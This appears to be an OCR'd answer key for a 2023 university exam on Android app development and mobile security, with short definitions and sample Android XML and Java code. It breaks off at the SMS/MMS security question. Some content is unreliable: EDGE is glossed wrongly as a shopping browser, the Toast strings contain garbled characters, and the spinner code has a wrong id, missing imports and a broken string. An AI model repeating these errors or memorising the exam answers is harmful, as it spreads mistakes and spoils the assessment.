20CB/DS605

Hall Ticket Number:

III/IV B.Tech (Regular) DEGREE EXAMINATION

July/August, 2023 **Common to Cyber Security & Data Science branches**

Sixth Semester **Mobile Application Development & Security**

Time: Three Hours **Maximum:** 70 Marks

Answer question 1 compulsory. **(14X1 = 14Marks)**

Answer one question from each unit. **(4X14=56 Marks)**

			CO	BL	M
1	a)	Define Activity. An activity is one screen of an app. In that way the activity is very similar to a window in the Windows operating system. The most specific block of the user interface is the activity	CO1	L1	1M
	b)	Write the syntax to display a Toast Toast t=Toast.makeText (this, String, TOAST. LENGTH_SHORT)	CO1	L2	1M
	c)	List the Android SDK Features Any two of the below features • GSM(Global System for Mobile), EDGE(Edge is the best browser for shopping), 3G, 4G, and LTE(Long Term Evolution) • Networks for telephony or data transfer, enabling you to make or receive calls or SMS messages, or to send and retrieve data across mobile networks • Comprehensive APIs for location-based services such as GPS and network-based location detection. • Wi-Fi hardware access and peer-to-peer connections • Full multimedia hardware control, including playback and recording with the camera and microphone • Media libraries for playing and recording a variety of audio/video or still-image formats • APIs for using sensor hardware, including accelerometers, compasses, and barometers • Libraries for using Bluetooth and NFC hardware for peer-to-peer data transfer • IPC(Inter process Communication) message passing • Shared data stores and APIs for contacts, social networking, calendar, and multi-media • Background Services, applications, and processes • Home-screen Widgets and Live Wallpaper • An integrated open-source HTML5 WebKit-based browser • Localization through a dynamic resource framework	CO1	L2	1M
	d)	Define Fragment. Fragments are used to encapsulate portions of UI	CO2	L2	1M
	e)	What is the purpose of R.java file in Android? **R.java** is an automatically generated class which stores information about resources, layouts. It is basically a connection between xml and java files.	CO2	L2	1M
	f)	What is the need of User Interface? To ensure that they provide the best possible experience for users, regardless of which Android device they own.	CO2	L3	1M
	g)	Define an Intent. Intent is to perform an action on the screen. It is mostly used to start activity, send broadcast receiver, start services and send message between two activities.	CO3	L3	1M
	h)	What is a Shared Preference? Shared Preferences allow you to save and retrieve data in the form of key, value pair.	CO3	L3	1M
	i)	What is Broadcast Receiver? Broadcast Receivers is an android component that is used to broadcast the messages to system or other applications. The broadcast message is referred to as an event or Intent.	CO3	L4	1M
	j)	List the types of Mobile Application Security testing.	CO4	L2	1M

- Dynamic analysis
- Black box security testing
- Static analysis & code review

k) List the Issues Facing by Mobile Devices — CO4 L4 1M

- Insecure Data Storage
- Weak Server-Side Controls
- Insufficient Transport Layer Protection
- Client Side Injection
- Poor Authorization and Authentication
- Improper Session Handling
- Security Decisions via Untrusted Inputs
- Side Channel Data Leakage
- Broken Cryptography
- Sensitive Information Disclosure

l) Define Malware. — CO4 L2 1M

Threats installed on the terminal for malicious behavior

m) What is Dalvik Virtual Machine? — CO1 L2 1M

The Dalvik Virtual Machine (DVM) is an android virtual machine optimized for mobile devices. It optimizes the virtual machine for memory, battery life.
Android applications normally are written using Java as the programming language but executed by means of a custom VM called Dalvik,

n) What is the use of Android Manifest File? — CO2 L1 1M

Each Android project includes a manifest file, AndroidManifest.xml, stored in the root of its project hierarchy. The manifest defines the structure and metadata of your application, its components, and its requirements.

Unit-I

2 a) Explain about types of Android Applications — CO1 L3 7M

Types of Android Applications

Android will fall into one of the following categories:

Foreground — An application that's useful only when it's in the foreground and is effectively suspended when it's not visible. Games are the most common examples.

Background — An application with limited interaction that, apart from when being configured, spends most of its lifetime hidden. good examples include call screening applications, SMS auto-responders, and alarm clocks.

Intermittent — Most well-designed applications fall into this category. At one extreme are applications that expect limited interactivity but do most of their work in the background. A common example would be a media player.

Widgets and Live Wallpapers — Some applications are represented only as a home-screen Widget or as a Live Wallpaper.

b) Design an app to convert temperature in android? — CO1 L2 7M

Activity_main.xml – 3 Marks
Main_Activity.java – 4 Marks
Activity_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<androidx.constraintlayout.widget.ConstraintLayoutxmlns:android="http://schemas.androi
d.com/apk/res/android"

xmlns:app="http://schemas.android.com/apk/res-auto"

xmlns:tools="http://schemas.android.com/tools"

android:layout_width="match_parent"

android:layout_height="match_parent"

tools:context=".MainActivity">


<ToggleButton

android:id="@+id/toggleButton"

android:layout_width="wrap_content"

android:layout_height="wrap_content"

android:layout_centerHorizontal="true"

android:layout_centerVertical="true"

android:layout_marginStart="149dp"

android:layout_marginTop="66dp"

android:text="Convert"

android:textOff="F->C"

android:textOn="C->F"

app:layout_constraintStart_toStartOf="parent"

app:layout_constraintTop_toBottomOf="@+id/editText" />


<EditText

android:id="@+id/editText"

android:layout_width="match_parent"

android:layout_height="wrap_content"

android:layout_alignParentTop="true"

android:layout_centerHorizontal="true"

android:layout_marginTop="61dp"

android:ems="10"
```

```
android:hint="enter the temperature"
android:inputType="numberDecimal|numberSigned"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintTop_toTopOf="parent" />

<Button
android:id="@+id/button"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:layout_below="@+id/toggleButton"
android:layout_alignStart="@+id/toggleButton"
android:layout_marginStart="149dp"
android:layout_marginTop="51dp"
android:text="Submit"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintTop_toBottomOf="@+id/toggleButton" />
</androidx.constraintlayout.widget.ConstraintLayout>
```

Main_Activity.java:

```
package com.example.conversion;
import androidx.appcompat.app.AppCompatActivity;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;
import android.widget.ToggleButton;

public class MainActivity extends AppCompatActivity {
    Button b1;
```

```
EditText et;
ToggleButton tb;
Double a;
@Override
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
   setContentView(R.layout.activity_main);
   et=(EditText) findViewById(R.id.editText);
   b1=(Button) findViewById(R.id.button);
   tb=(ToggleButton) findViewById(R.id.toggleButton);

   b1.setOnClickListener(new View.OnClickListener(){
      public void onClick(View v){
         if(et.getText().toString().isEmpty())
         {
           Toast.makeText(MainActivity.this,"Please enter the
           temperature",Toast.LENGTH_SHORT).show();
         }
         else if(tb.isChecked())
         {
            a=Double.parseDouble(String.valueOf(et.getText()));
            Double b=a*9/5+32;
            String r=String.valueOf(b);
            Toast.makeText(MainActivity.this,r+"蚌",
            Toast.LENGTH_SHORT).show();
         }
         else
         {
            a=Double.parseDouble(String.valueOf(et.getText()));
            Double b=a-32;
```

```
                Double c=b*5/9;

                String r=String.valueOf(c);

                Toast.makeText(MainActivity.this,r+"蚓",

                        Toast.LENGTH_SHORT).show();

            }

        }

    });

  }

}
```

(OR)

3 a) Write a short notes on the Development Framework CO1 L2 7M

Diagram – 3M
Description-4M

Android applications normally are written using Java as the programming language but executed by means of a custom VM called Dalvik, rather than a traditional Java VM.

Each Android application runs in a separate process within its own Dalvik instance. which stops and kills processes as necessary to manage resources.

Dalvik and the Android run time sit on top of a Linux kernel that handles low-level hardware interaction, including drivers and memory management.

Dalvic Virtual Machine(DVM) :

DVM is the other main component of Android Architecture . In Android Application Development,we are writing the code using java and it is going to produce a .class file(java byte code).DVM takes the bytecode as input and it is going to produce a light weight format called ".DEX" file.DVM follows some compression techniques and it reduces the redundant info in the classes and it is going to produce a single file (.DEX). DEX is termedas Dalvic Executable file.




FIGURE 1-1

Android Libraries

Android offers a number of APIs for developing your applications. Rather than list them all here, check out the documentation at

http://developer.android.com/reference/packages.html,

which gives a complete list of packages included in the Android SDK.

Android is intended to target a wide range of mobile hardware, so be aware that the suitability and implementation of some of the advanced or optional APIs may vary depending on the host device
Android Application Architecture

Activity Manager(activities, services, and the containing process) and Fragment Manager(manages Fragments in Android)

Views(TextView.EditText.Button.ImageView.ImageButton.CheckBox.RadioButton.ListView)
Notification Manager(Notification Manager. Android allows to put notification into the title bar of your application.)

Content Providers (structured set of data)

Resource Manager(You can open the tool window by selecting View > Tool Windows > Resource Manager from the menu bar or by selecting Resource Manager on the left side bar. Click Add to add a new resource to your project)

Intents(An intent is to perform an action on the screen. It is mostly used to start activity, send broadcast receiver,start services and send message between two activities)

b) Design an android app to change font size and color for a given text? CO1 L3 7M

Activity_main.xml-3Marks
Main_Activity.java- 4Marks

Activity_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:app="http://schemas.android.com/apk/res-auto"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:orientation="vertical"
    tools:context=".MainActivity">

    <TextView
        android:id="@+id/textView1"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Hello World!"/>

    <Button
        android:id="@+id/button1"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:layout_margin="20sp"
        android:gravity="center"
        android:text="CHANGE FONT SIZE" />
    <Button
        android:id="@+id/button2"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:gravity="center"
        android:layout_margin="20sp"
        android:text="Change Color" />
</LinearLayout>
```

MainActivity.java

```
package com.example.application1;

import androidx.appcompat.app.AppCompatActivity;
import android.widget.Button;
import android.view.View;
import android.widget.TextView;
import android.graphics.Color;

import android.os.Bundle;

public class MainActivity extends AppCompatActivity {

    float font = 24;
    int i = 1;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        final TextView t1 = (TextView)findViewById(R.id.textView1);
        Button b1 = (Button)findViewById(R.id.button1);

        b1.setOnClickListener(new View.OnClickListener() {
            public void onClick(View view) {
                t1.setTextSize(font);
                font = font+4;
```

```
            if(font==40)
               font = 20;
         }
      });
      Button b2 = (Button)findViewById(R.id.button2);
      b2.setOnClickListener(new View.OnClickListener() {
         public void onClick(View view) {
            switch(i)
            {
               case 1:
                  t1.setTextColor(Color.parseColor("#0000FF"));
                  break;
               case 2:
                  t1.setTextColor(Color.parseColor("#00FF00"));
                  break;
               case 3:
                  t1.setTextColor(Color.parseColor("#FF0000"));
                  break;
               case 4:
                  t1.setTextColor(Color.parseColor("#800000"));
                  break;
            }
            i++;
            if(i==5)
               i = 1;
         }
      });
```

Unit-II

4 a) Explain about Android User Interface Fundamentals — CO2 L2 7M

All visual components in Android descend from the View class and are referred to generically asViews

The ViewGroup class is an extension of View designed to contain multiple Views. View Groupsare used most commonly to manage the layout of child Views, but they can also be used to createatomic reusable components. View Groups that perform the former function are generally referredto as layouts.

Assigning User Interfaces to Activities

A new Activity starts with a temptingly empty screen onto which you place your UI. To do so,call setContentView, passing in the View instance, or layout resource, to display. Because emptyscreens aren't particularly inspiring, you will almost always use setContentView to assign anActivity's UI when overriding its onCreate handler

The setContentView method accepts either a layout's resource ID or a single View instance. Thislets you defi ne your UI either in code or using the preferred technique of external layout resources.

```
@Override
public void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
setContentView(R.layout.main);
}
```

You can obtain a reference to each of the Views within a layout using the findViewById method:

```
TextView myTextView = (TextView)findViewById(R.id.myTextView);
```

The setContentView method accepts a single View instance; as a result, you use layouts to addmultiple controls to your Activity

b) Design an app to demonstrate Spinner control in android? — CO2 L2 7M

Activity_main.xml-3 M

Main_activtiy.java – 4M

activity_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout
   xmlns:android="http://schemas.android.com/apk/res/android"
   xmlns:tools="http://schemas.android.com/tools"
```

```
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    tools:context="com.example.spinner.MainActivity">

    <Spinner
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:id="@+id/spinner"
        />
</RelativeLayout>
```

strings.xml

```
<resources>
    <string name="app_name">spinnerTest</string>
    <string-array name="days">
        <item>Sunday</item>
        <item>Monday</item>
        <item>Tuesday</item>
        <item>Wednesday</item>
            <item>Thursday</item>
            <item>Friday</item>
            <item>Saturday</item>
   </string-array>
</resources>
```

MainActivity.java

```
package com.example.spinner;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.AdapterView;
import android.widget.ArrayAdapter;
import android.widget.Spinner;


 public class MainActivity extends AppCompatActivity implements
 AdapterView.OnItemSelectedListener{


    @Override
    protected void onCreate(Bundle savedInstanceState) {

        Spinner spinner;
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
     //Getting the instance of Spinner and applying
     //OnItemSelectedListener on it
        spinner=(Spinner)findViewById(R.id.spin);
        spinner.setOnItemSelectedListener(this);


         //Creating the ArrayAdapter instance having the days list
        ArrayAdapter adapter=ArrayAdapter.createFromResource
      (this,R.array.days,android.R.layout.simple_spinner_item);
        spinner.setAdapter(adapter);

    }
      //Performing action onItemSelected and onNothing selected
```

```
    @Override
    public void onItemSelected(AdapterView<?> adapterView, View view,
 int i, long l)
            {

                    TextView myText=(TextView)view;
 Toast.makeText(this, "You Selected" +myText.getText()",
                Toast.LENGTH_SHORT).show();
    }

    @Override
    public void onNothingSelected(AdapterView<?> adapterView)
    {
 Toast.makeText(this, " NothingSelected", Toast.LENGTH_SHORT).show();
    }

}
```

(OR)


5 a) What is an Activity? List phases of Activity. Explain Activity Lifecycle of Android with neat diagram and program. CO2 L3 7M

Diagram & its theory – 2 Marks
Main_Activity.java- 3Marks
Activity_main.xml-2 Marks

Each Activity represents a screen that an application can present to its users
Typically, this includes at least a primary interface screen that handles the main UI functionality of your application. This primary interface generally consists of a number of Fragments that make up your UI and is generally supported by a set of secondary Activities. To move between screens you start a new Activity (or return from one).

ANDROID LIFE CYCLE METHODS

Method	Description
onCreate	called when activity is first created.
onStart	called when activity is becoming visible to the user.
onResume	called when activity will start interacting with the user.
onPause	called when activity is not visible to the user.
onStop	called when activity is no longer visible to the user.
onRestart	called after your activity is stopped, prior to start.
onDestroy	called before the activity is destroyed.



Each stage in the lifecycle of an activity has a corresponding callback method (**onCreate(), onStart(), onPause(),** and so on). When an activity changes state, the associated callback method is invoked. By overriding any of the lifecycle callback methods in your activity classes, you can change the default behaviour of how your activity behaves in response to different user or system actions.

activity_main.xml:

```
<?xml version="1.0" encoding="utf-8"?>
<android.support.constraint.ConstraintLayout
xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:app="http://schemas.android.com/apk/res-auto"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    tools:context="example.Application.com.activitylifecycle.MainActivity">

    <TextView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Hello World!"
        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintLeft_toLeftOf="parent"
        app:layout_constraintRight_toRightOf="parent"
        app:layout_constraintTop_toTopOf="parent" />
</android.support.constraint.ConstraintLayout>
```

MainActivity.java:

```
package example.Application.com.activitylifecycle;

import android.app.Activity;
import android.os.Bundle;
import android.util.Log;

public class MainActivity extends Activity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Log.d("lifecycle","onCreate invoked");
    }
    @Override
    protected void onStart() {
        super.onStart();
        Log.d("lifecycle","onStart invoked");
```

```
    }
    @Override
    protected void onResume() {
        super.onResume();
        Log.d("lifecycle","onResume invoked");
    }
    @Override
    protected void onPause() {
        super.onPause();
        Log.d("lifecycle","onPause invoked");
    }
    @Override
    protected void onStop() {
        super.onStop();
        Log.d("lifecycle","onStop invoked");
    }
    @Override
    protected void onRestart() {
        super.onRestart();
        Log.d("lifecycle","onRestart invoked");
    }
    @Override
    protected void onDestroy() {
        super.onDestroy();
        Log.d("lifecycle","onDestroy invoked");
    }
}
```

b) Explain about Fragment Lifecycle with an example app? CO2 L4 7M

Fragment.java-4M
Fragment xml file -3M

Fragment XML FILE:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
xmlns:android="http://schemas.android.com/apk/res/android"
android:layout_width="match_parent"
android:layout_height="match_parent"
android:orientation="vertical">

<!-- Create a TextView -->

<TextView
android:layout_width="match_parent"
android:layout_height="match_parent"
android:gravity="center"
android:text="Please Check Logcat.!!!"
android:textColor="#000"
android:textSize="25sp" />
</LinearLayout>
```

FRAGMENT.JAVA:

```
package com.fragmentlifecycle;

import android.annotation.TargetApi;
import android.app.Activity;
import android.app.Fragment;
import android.os.Build;
import android.os.Bundle;
import android.util.Log;
import android.view.LayoutInflater;
```

```
import android.view.View;
import android.view.ViewGroup;

@TargetApi(Build.VERSION_CODES.KITKAT)
public class TestFragment extends Fragment {

private void printLog(String s) {
// display a message in Log File
Log.d("LifeCycle:", s);
}

@Override
public void onActivityCreated(Bundle savedInstanceState) {
super.onActivityCreated(savedInstanceState);
printLog("onActivityCreated Called");
}

@Override
public View onCreateView(LayoutInflater inflater, ViewGroup container, Bundle
savedInstanceState) {

View v = inflater.inflate(R.layout.fragment_test, container, false);
printLog("onCreateView Called");

return v;
}

@Override
public void onViewCreated(View view, Bundle savedInstanceState) {
super.onViewCreated(view, savedInstanceState);
printLog("onViewCreated Called");

}

@Override
public void onAttach(Activity activity) {
super.onAttach(activity);
printLog("onAttach Called");
}

@Override
public void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
printLog("onCreate Called");
}

@Override
public void onDestroy() {
super.onDestroy();
printLog("onDestroy Called");
}

@Override
public void onDestroyView() {
super.onDestroyView();
printLog("onDestroyView Called");
}

@Override
public void onDetach() {
super.onDetach();
printLog("onDetach Called");
}
```

```
@Override
public void onPause() {
super.onPause();
printLog("onPause Called");
}

@Override
public void onResume() {
super.onResume();
printLog("onResume Called");
}

@Override
public void onStart() {
super.onStart();
printLog("onStart Called");
}

@Override
public void onStop() {
super.onStop();
printLog("onStop Called");
}

}
```

Unit-III

6 a) Explain about Creating Intent Filters CO3 L2 7M

Intent Filters are also used to specify the actions a Broadcast Receiver is interested in receiving.

Using Intent Filters to Service Implicit Intents

To register an Activity or Service as a potential Intent handler, add an intent-filter tag to its manifest node using the following tags (and associated attributes):

- action — Uses the android:name attribute to specify the name of the action being serviced
- data — The data tag enables you to specify which data types your component can act on;
  you can include several data tags as appropriate.You can use any combination of the
  following attributes to specify the data your component supports:
  - android:host — Specifies a valid hostname (e.g., google.com).
  - android:mimetype — Specifies the type of data your component is capable of handling.
  - android:path — Specifies valid path values for the URI
  - android:port — Specifies valid ports for the specified host.
  - android:scheme — Requires a particular scheme (e.g., content or http).
- category — Uses the android:name attribute to specify under which circumstances the action should be serviced. Each Intent Filter tag can include multiple category tags.
  - ALTERNATIVE — This category specifies that this action should be available

  as an alternative to the default action performed on an item of this data type
  - SELECTED_ALTERNATIVE — Similar to the ALTERNATIVE category, but whereas thatcategory will always resolve to a single action using the intent resolution describednext, SELECTED_ALTERNATIVE is used when a list of possibilities is required

- BROWSABLE — Specifies an action available from within the browser
- DEFAULT — Set this to make a component the default action for the data type
  specified in the Intent Filter
- HOME — By setting an Intent Filter category as home without specifying an action,
  you are presenting it as an alternative to the native home screen
- LAUNCHER — Using this category makes an Activity appear in the application
  Launcher

Shown below the Registering an Activity as an Intent Receiver for viewing content from a specifi cwebsite using an Intent Filter

```
<activity android:name=".MyBlogViewerActivity">
<intent-filter>
<action android:name="android.intent.action.VIEW" />
<category android:name="android.intent.category.DEFAULT" />
<category android:name="android.intent.category.BROWSABLE" />
<data android:scheme="http"
android:host="blog.radioactiveyak.com"/>
</intent-filter>
</activity>
```

b) Discuss about Broadcast Receivers with an example. CO3 L2 7M

Broadcast Receivers (commonly referred to simply as Receivers) are used to listen for Broadcast Intents. For a Receiver to receive broadcasts, it must be registered, either in code or within the applicationmanifest — the latter case is referred to as a manifest Receiver. In either case, use an IntentFilter to specify which Intent actions and data your Receiver is listening for.

To create a new Broadcast Receiver, extend the BroadcastReceiver class and override the onReceive event handler:

```
importandroid.content.BroadcastReceiver;
importandroid.content.Context;
importandroid.content.Intent;
public class MyBroadcastReceiver extends BroadcastReceiver {
@Override
public void onReceive(Context context, Intent intent) {
//TODO: React to the Intent received.
}
}
```

Shown below how to implement a Broadcast Receiver that extracts the data and several extras from the broadcast Intent and uses them to start a new Activity

```
public class LifeformDetectedReceiver
extendsBroadcastReceiver {
public final static String EXTRA_LIFEFORM_NAME
= "EXTRA_LIFEFORM_NAME";
public final static String EXTRA_LATITUDE = "EXTRA_LATITUDE";
public final static String EXTRA_LONGITUDE = "EXTRA_LONGITUDE";
public static final String
ACTION_BURN = "com.paad.alien.action.BURN_IT_WITH_FIRE";
public static final String
NEW_LIFEFORM = "com.paad.alien.action.NEW_LIFEFORM";
@Override
public void onReceive(Context context, Intent intent) {
// Get the lifeform details from the intent.
Uri data = intent.getData();
String type = intent.getStringExtra(EXTRA_LIFEFORM_NAME);
doublelat = intent.getDoubleExtra(EXTRA_LATITUDE, 0);
doublelng = intent.getDoubleExtra(EXTRA_LONGITUDE, 0);
```

```
Location loc = new Location("gps");
loc.setLatitude(lat);
loc.setLongitude(lng);
if (type.equals("facehugger")) {
Intent startIntent = new Intent(ACTION_BURN, data);
startIntent.putExtra(EXTRA_LATITUDE, lat);
startIntent.putExtra(EXTRA_LONGITUDE, lng);
context.startService(startIntent);
}
}
}
```

Registering Broadcast Receivers in Code

Broadcast Receivers that affect the UI of a particular Activity are typically registered in code.

Shown below how to register and unregister a Broadcast Receiver in code using theIntentFilter class

```
privateIntentFilter filter =new IntentFilter(LifeformDetectedReceiver.NEW_LIFEFORM);
privateLifeformDetectedReceiver receiver =cnewLifeformDetectedReceiver();
@Override
public void onResume() {
super.onResume();
// Register the broadcast receiver
registerReceiver(receiver, filter);
}
@Override
public void onPause() {
// Unregister the receiver
unregisterReceiver(receiver);
super.onPause();
}
```

Registering Broadcast Receivers in Your Application Manifest

To include a Broadcast Receiver in the application manifest, add a receiver tag within the application node, specifying the class name of the Broadcast Receiver to register. The receiver node needs to include an intent-filter tag that specifies the action string being listened for.

```
<receiver android:name=".LifeformDetectedReceiver">
<intent-filter>
<actionandroid:name="com.paad.alien.action.NEW_LIFEFORM"/>
</intent-filter>
</receiver>
```

Broadcast Receivers registered this way are always active and will receive Broadcast Intents even when the application has been killed or hasn't been started

(OR)

7	a)	Explain about Saving Shared Preferences	CO3	L3	7M

To create or modify a Shared Preference, call getSharedPreferences on the current Context, passing in the name of the Shared Preference to change.

```
SharedPreferencesmySharedPreferences = getSharedPreferences(MY_PREFS,
Activity.MODE_PRIVATE);
```

To modify a Shared Preference, use the SharedPreferences.Editor class. Get the Editor object by calling edit on the Shared Preferences object you want to change.

```
SharedPreferences.Editor editor = mySharedPreferences.edit();
```

Use the put<type> methods to insert or update the values associated with the specified name:

```
// Store new primitive types in the shared preferences object.
editor.putBoolean("isTrue", true);
editor.putFloat("lastFloat", 1f);
```

editor.putInt(“wholeNumber”, 2);
editor.putLong(“aNumber”, 3l);
editor.putString(“textEntryValue”, “Not Empty”);
To save edits, call apply or commit on the Editor object to save the changes asynchronously or synchronously,
respectively.
// Commit the changes.
editor.apply();

b) Illustrate Shared Preferences? CO3 L2 7M

Activity_main-3 M
Main_Activity.java – 4M

activity_main:

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayoutxmlns:android="http://schemas.android.com/apk/res/and
roid"
xmlns:tools="http://schemas.android.com/tools"
android:layout_width="match_parent"
android:layout_height="match_parent"
tools:context=".MainActivity"
tools:ignore="HardcodedText">
<TextView
android:id="@+id/textview"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:layout_centerHorizontal="true"
android:layout_marginTop="32dp"
android:text="Shared Preferences Demo"
android:textColor="@android:color/black"
android:textSize="24sp" />

<!--EditText to take the data from the user and save the data in
SharedPreferences-->
<EditText
android:id="@+id/edit1"
android:layout_width="match_parent"
android:layout_height="wrap_content"
android:layout_below="@+id/textview"
android:layout_marginStart="16dp"
android:layout_marginTop="8dp"
android:layout_marginEnd="16dp"
android:hint="Enter your Name"
android:padding="10dp" />

<!--EditText to take the data from the user and save the data in
SharedPreferences-->
<EditText
android:id="@+id/edit2"
android:layout_width="match_parent"
android:layout_height="wrap_content"
android:layout_below="@+id/edit1"
android:layout_marginStart="16dp"
```

```
android:layout_marginTop="8dp"
android:layout_marginEnd="16dp"
android:hint="Enter your Age"
android:inputType="number"
android:padding="10dp" />
</RelativeLayout>
```

MainActivity.java

```
packagecom.example.sharedpreferences;

importandroidx.appcompat.app.AppCompatActivity;

importandroid.os.Bundle;

importandroid.content.SharedPreferences;

importandroid.widget.EditText;

public class MainActivity extends AppCompatActivity {
privateEditText name, age;

   @Override
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
setContentView(R.layout.activity_main);
name = findViewById(R.id.edit1);
age = findViewById(R.id.edit2);
   }
   @Override
protected void onResume() {
super.onResume();
      // Fetching the stored data from the SharedPreference
SharedPreferencessh = getSharedPreferences("MySharedPref",
MODE_PRIVATE);
      String s1 = sh.getString("name", "");
int a = sh.getInt("age", 0);

      // Setting the fetched data in the EditTexts
name.setText(s1);
age.setText(String.valueOf(a));
   }

   @Override
protected void onPause() {
super.onPause();
      // Creating a shared pref object with a file name "MySharedPref" in
private mode
SharedPreferencessharedPreferences =
getSharedPreferences("MySharedPref", MODE_PRIVATE);
```

```
SharedPreferences.EditormyEdit = sharedPreferences.edit();

    // write all the data entered by the user in SharedPreference and
apply
myEdit.putString("name", name.getText().toString());
myEdit.putInt("age", Integer.parseInt(age.getText().toString()));
myEdit.apply();
  }}
```

Unit-IV

8 a) Explain Securing Mobile Services in SMS and MMS Services? CO4 L4 7M

Overview of SMS & diagram-2M
Overview of MMS & diagram-2M
Protocol Attacks-3M

Overview of Short Message Service

